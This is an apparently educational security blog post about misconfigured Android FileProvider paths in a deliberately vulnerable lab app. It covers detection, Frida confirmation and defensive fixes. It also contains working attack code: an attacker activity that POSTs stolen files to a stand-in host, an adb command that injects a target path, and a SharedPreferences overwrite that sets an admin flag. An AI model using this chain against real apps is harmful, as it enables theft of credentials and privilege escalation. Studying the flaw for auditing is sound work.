
FileProvider is how Android apps safely share files with each other without exposing private storage directly. You configure it with an XML file that says which directories are shareable, and the framework generates content:// URIs that point only inside those directories. Sounds airtight. The problem is that most developers configure it wrong - and the misconfiguration is a single attribute in that XML file.
What does the vulnerable configuration look like?
The provider declaration in AndroidManifest.xml points to an XML file that defines the scope:
1
2
3
4
5
6
7
8
9
<provider
    android:name="androidx.core.content.FileProvider"
    android:authorities="com.vulnlab.app.fileprovider"
    android:exported="false"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/file_paths" />
</provider>
The android:resource attribute tells you which XML file defines what the FileProvider can actually serve. Open res/xml/file_paths.xml and you find:

Highlight 1, <root-path path="/">, is the worst of the three - it scopes the FileProvider to the entire filesystem, not a directory within the app.
Highlight 2, <files-path path=".">, scopes to the whole files/ directory rather than a subdirectory - everything the app has ever written there is now grantable.
Highlight 3, <external-path path=".">, does the same for external storage - the camera roll, downloads, and app-specific external cache all become reachable through a granted URI.
What does <root-path name="root" path="/" /> do? It tells the FileProvider that URIs under content://com.vulnlab.app.fileprovider/root/ can resolve to any absolute path starting from /. That is the entire filesystem - private databases, shared preferences, key files, everything the app’s UID can read. The scope is the device, not a directory.
Now look at the activity that calls FileProvider.getUriForFile(). What does the code below do?
1
2
3
4
5
6
7
8
9
10
11
12
findViewById(R.id.btn_share).setOnClickListener(v -> {
    String path = etPath.getText().toString();
    File file = new File(path);
    // VULN: FileProvider's root-path is "/" so ANY file resolves to a valid URI
    Uri contentUri = FileProvider.getUriForFile(this, AUTHORITY, file);

    Intent shareIntent = new Intent(Intent.ACTION_SEND);
    shareIntent.setType("*/*");
    shareIntent.putExtra(Intent.EXTRA_STREAM, contentUri);
    shareIntent.addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
    startActivity(Intent.createChooser(shareIntent, "Share via"));
});
It takes a path from the UI, passes it straight to getUriForFile(), wraps the resulting URI in a share Intent with FLAG_GRANT_READ_URI_PERMISSION, and fires the share chooser. The user picks an app from the chooser, and that app receives a valid, granted content:// URI pointing at whatever path was entered - including /data/data/com.vulnlab.app/databases/vulnlab.db.
How do you identify it?
Start in AndroidManifest.xml. The <provider> entry gives you two things: the authority (what content:// host to target) and the pointer to the paths XML via android:resource.
1
find . -name '*file_paths*.xml' -o -name '*provider*paths*.xml' | xargs cat
Read each <paths> declaration. Look for:
<root-path>with any path - the entire filesystem is in scope.<files-path path=".">- the entirefiles/directory, not just a subdirectory.<external-path path=".">- all of external storage.- Any path without a trailing
/-path="exports"matchesexports_secret/too.
But finding an over-broad paths XML alone is not enough to report. Is the FileProvider directly queryable by a third-party app? No - android:exported="false" blocks that. So what is the actual attack surface?
The attack surface is any exported component in the same app that takes attacker-controlled input, passes it to FileProvider.getUriForFile(), and sends the resulting URI out with FLAG_GRANT_READ_URI_PERMISSION. The over-broad paths XML is what makes getUriForFile() silently accept any path instead of throwing IllegalArgumentException. Without it, the activity’s share flow would still exist but would be harmless - any path outside the intended scope would crash the method.
So grep for exported components calling getUriForFile():
1
grep -rn 'getUriForFile\|FLAG_GRANT_READ_URI_PERMISSION' decompile/
For each hit, check whether the component is exported and whether the path it passes to getUriForFile() comes from external input - an Intent extra, a deep-link parameter, a UI field, anything the attacker can supply. A hardcoded path is not exploitable here; an attacker-supplied one is.
Confirming it with Frida
Hook FileProvider.getUriForFile and watch which absolute paths the app mints into grantable URIs. What should you expect? With <root-path path="/">, any path resolves cleanly. A correctly-scoped provider throws IllegalArgumentException for paths outside its configured directories - that exception is the confirmation that it is not vulnerable.
Hook Intent.putExtra and filter for EXTRA_STREAM - this fires the moment the granted URI enters the share Intent, regardless of which internal FileProvider method built it:
1
2
3
4
5
6
7
8
9
10
11
Java.perform(function () {
  const Intent = Java.use('android.content.Intent');
  const Uri    = Java.use('android.net.Uri');
  Intent.putExtra.overload('java.lang.String', 'android.os.Parcelable')
    .implementation = function (key, value) {
      if (key === 'android.intent.extra.STREAM') {
        console.log('[FileProvider] URI granted -> ' + Java.cast(value, Uri).toString());
      }
      return this.putExtra(key, value);
    };
});
Launch the share flow and enter a path outside the intended exports directory:
1
2
uv run frida -U -f com.vulnlab.app -l file-provider-overbroad.js
adb shell am start -n com.vulnlab.app/.activities.FileProviderActivity
1
[FileProvider] URI granted -> content://com.vulnlab.app.fileprovider/root/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml

The /root/ segment maps directly to the <root-path name="root" path="/"> entry - proof the FileProvider accepted an arbitrary absolute path as a grantable URI.
The attacker app
FileProviderActivity is exported and fires ACTION_SEND with FLAG_GRANT_READ_URI_PERMISSION on whatever path is in the EditText when Share is tapped. The path goes directly to new File(path) - no base directory prepended - so any absolute path on the filesystem is valid.
The attacker does not need the user to type anything. FileProviderActivity also reads a file_path Intent extra on launch and pre-fills the field with it - no validation:
1
2
3
4
// VULN: attacker can inject file_path via intent extra — no validation
if (intent.hasExtra("file_path")) {
    etPath.setText(intent.getStringExtra("file_path"));
}
So the chain is: attacker app launches FileProviderActivity with an explicit file_path extra pointing at the target file, the field is pre-populated, and the user only has to tap the one visible “Share” button and pick the attacker’s app from the chooser - no path to type or edit:
1
2
adb shell am start -n com.vulnlab.app/.activities.FileProviderActivity \
  --es file_path "/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"
For the attacker app to appear in the chooser it needs an ACTION_SEND intent-filter in its manifest:
1
2
3
4
5
6
7
<activity android:name=".ShareReceiverActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.SEND" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="*/*" />
    </intent-filter>
</activity>
The attacker activity receives the Intent with the granted URI, opens an InputStream on it - the FileProvider serves the file using the victim app’s UID - reads it into a byte array, and POSTs it out:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
public class ShareReceiverActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Uri uri = getIntent().getParcelableExtra(Intent.EXTRA_STREAM);
        if (uri == null) return;

        try {
            InputStream is = getContentResolver().openInputStream(uri);
            if (is == null) return;
            ByteArrayOutputStream baos = new ByteArrayOutputStream();
            byte[] buf = new byte[64 * 1024];
            int n;
            while ((n = is.read(buf)) > 0) baos.write(buf, 0, n);
            is.close();

            new Thread(() -> {                           // exfiltrate off the main thread
                try {
                    new OkHttpClient().newCall(new Request.Builder()
                        .url("https://attacker.example/")
                        .post(RequestBody.create(
                            baos.toByteArray(),
                            MediaType.parse("application/octet-stream")))
                        .build()).execute();
                } catch (IOException ignored) {}
            }).start();
        } catch (IOException ignored) {}
    }
}

The path /data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml entered in the UI becomes a valid grantable URI only because <root-path path="/"> is in the paths XML. A correctly-scoped provider would throw IllegalArgumentException before the share Intent is ever built.
What if the grant carries write permission?
Some activities add FLAG_GRANT_WRITE_URI_PERMISSION alongside read - either because the feature needs it or out of carelessness. Write access through a root-path FileProvider escalates significantly. What can the attacker overwrite?
SharedPreferences. The app’s XML preference files live at shared_prefs/<name>.xml. Writing a crafted XML file flips boolean flags, replaces session tokens, or injects values the app reads on next launch:
1
2
3
4
5
ParcelFileDescriptor fd = getContentResolver().openFileDescriptor(uri, "w");
BufferedWriter w = new BufferedWriter(new FileWriter(fd.getFileDescriptor()));
w.write("<?xml version='1.0'?><map><boolean name=\"is_admin\" value=\"true\"/></map>");
w.flush();
fd.close();
Native libraries. If the app loads .so files from files/ or cache/, writing a malicious library to that path and triggering a reload gives the attacker code execution inside the target process. The FileProvider opens the path with the target app’s UID - the attacker’s write lands in a location the app trusts and executes. This is the highest-impact end of the chain: arbitrary file read becomes remote code execution with no additional primitives.
What if the developer thinks they scoped it correctly?
A developer who read the documentation writes:
1
<files-path name="exports" path="exports/" />
That correctly scopes the FileProvider to getFilesDir() + "/exports/". Any path outside exports/ throws. Good.
But many developers write:
1
<files-path name="exports" path="." />
The . means “current dir == getFilesDir()”. The scope is the entire files/ directory, not the intended subdirectory. Everything the app ever wrote to files/ is now grantable.
Subtler still:
1
<files-path name="exports" path="exports" />
Without the trailing slash, FileProvider matches any path whose string starts with exports - including exports_secret/. One missing character, completely different scope.
The <external-path> variant
External storage (/sdcard/) is readable by all apps anyway on older Android. So an over-broad <external-path> seems low-impact - until Android Q. Scoped storage on Q+ means apps can no longer read each other’s media directories directly. But a FileProvider with <external-path path="."> lets an attacker read the target’s camera roll, downloads dir, and app-specific external cache (/sdcard/Android/data/<pkg>/files/) even though scoped storage would normally block them.
Chaining with the provider-grant primitive
The over-broad paths XML chains directly with the provider-grant-escalation primitive covered in an earlier post. There, the primitive is obtaining a persistable URI permission. Here, the over-broad root-path defines how wide that permission reaches. Combined: the attacker fires the exported ShareActivity once, receives the grant, calls takePersistableUriPermission, and from then on can construct and read any content://com.vulnlab.app.fileprovider/root/… URI indefinitely - no further user interaction needed.
Defence
Specific subdirectories with trailing slashes only:
1
2
3
4
<paths>
    <files-path name="exports" path="exports/" />
    <cache-path name="thumbs"  path="thumbnails/" />
</paths>
And in code, the path passed to getUriForFile() should be derived from internal logic, not from caller-supplied input.
Closing
The FileProvider is safe when scoped, dangerous when broad. The audit is one XML file and one grep. Open every file_paths.xml in every app you test, read the path attribute on each element, and check whether any exported component feeds external input into getUriForFile(). The bug is often a single character - a missing trailing slash, a . instead of a subdirectory name, a <root-path> left in from development.
Happy Hacking !!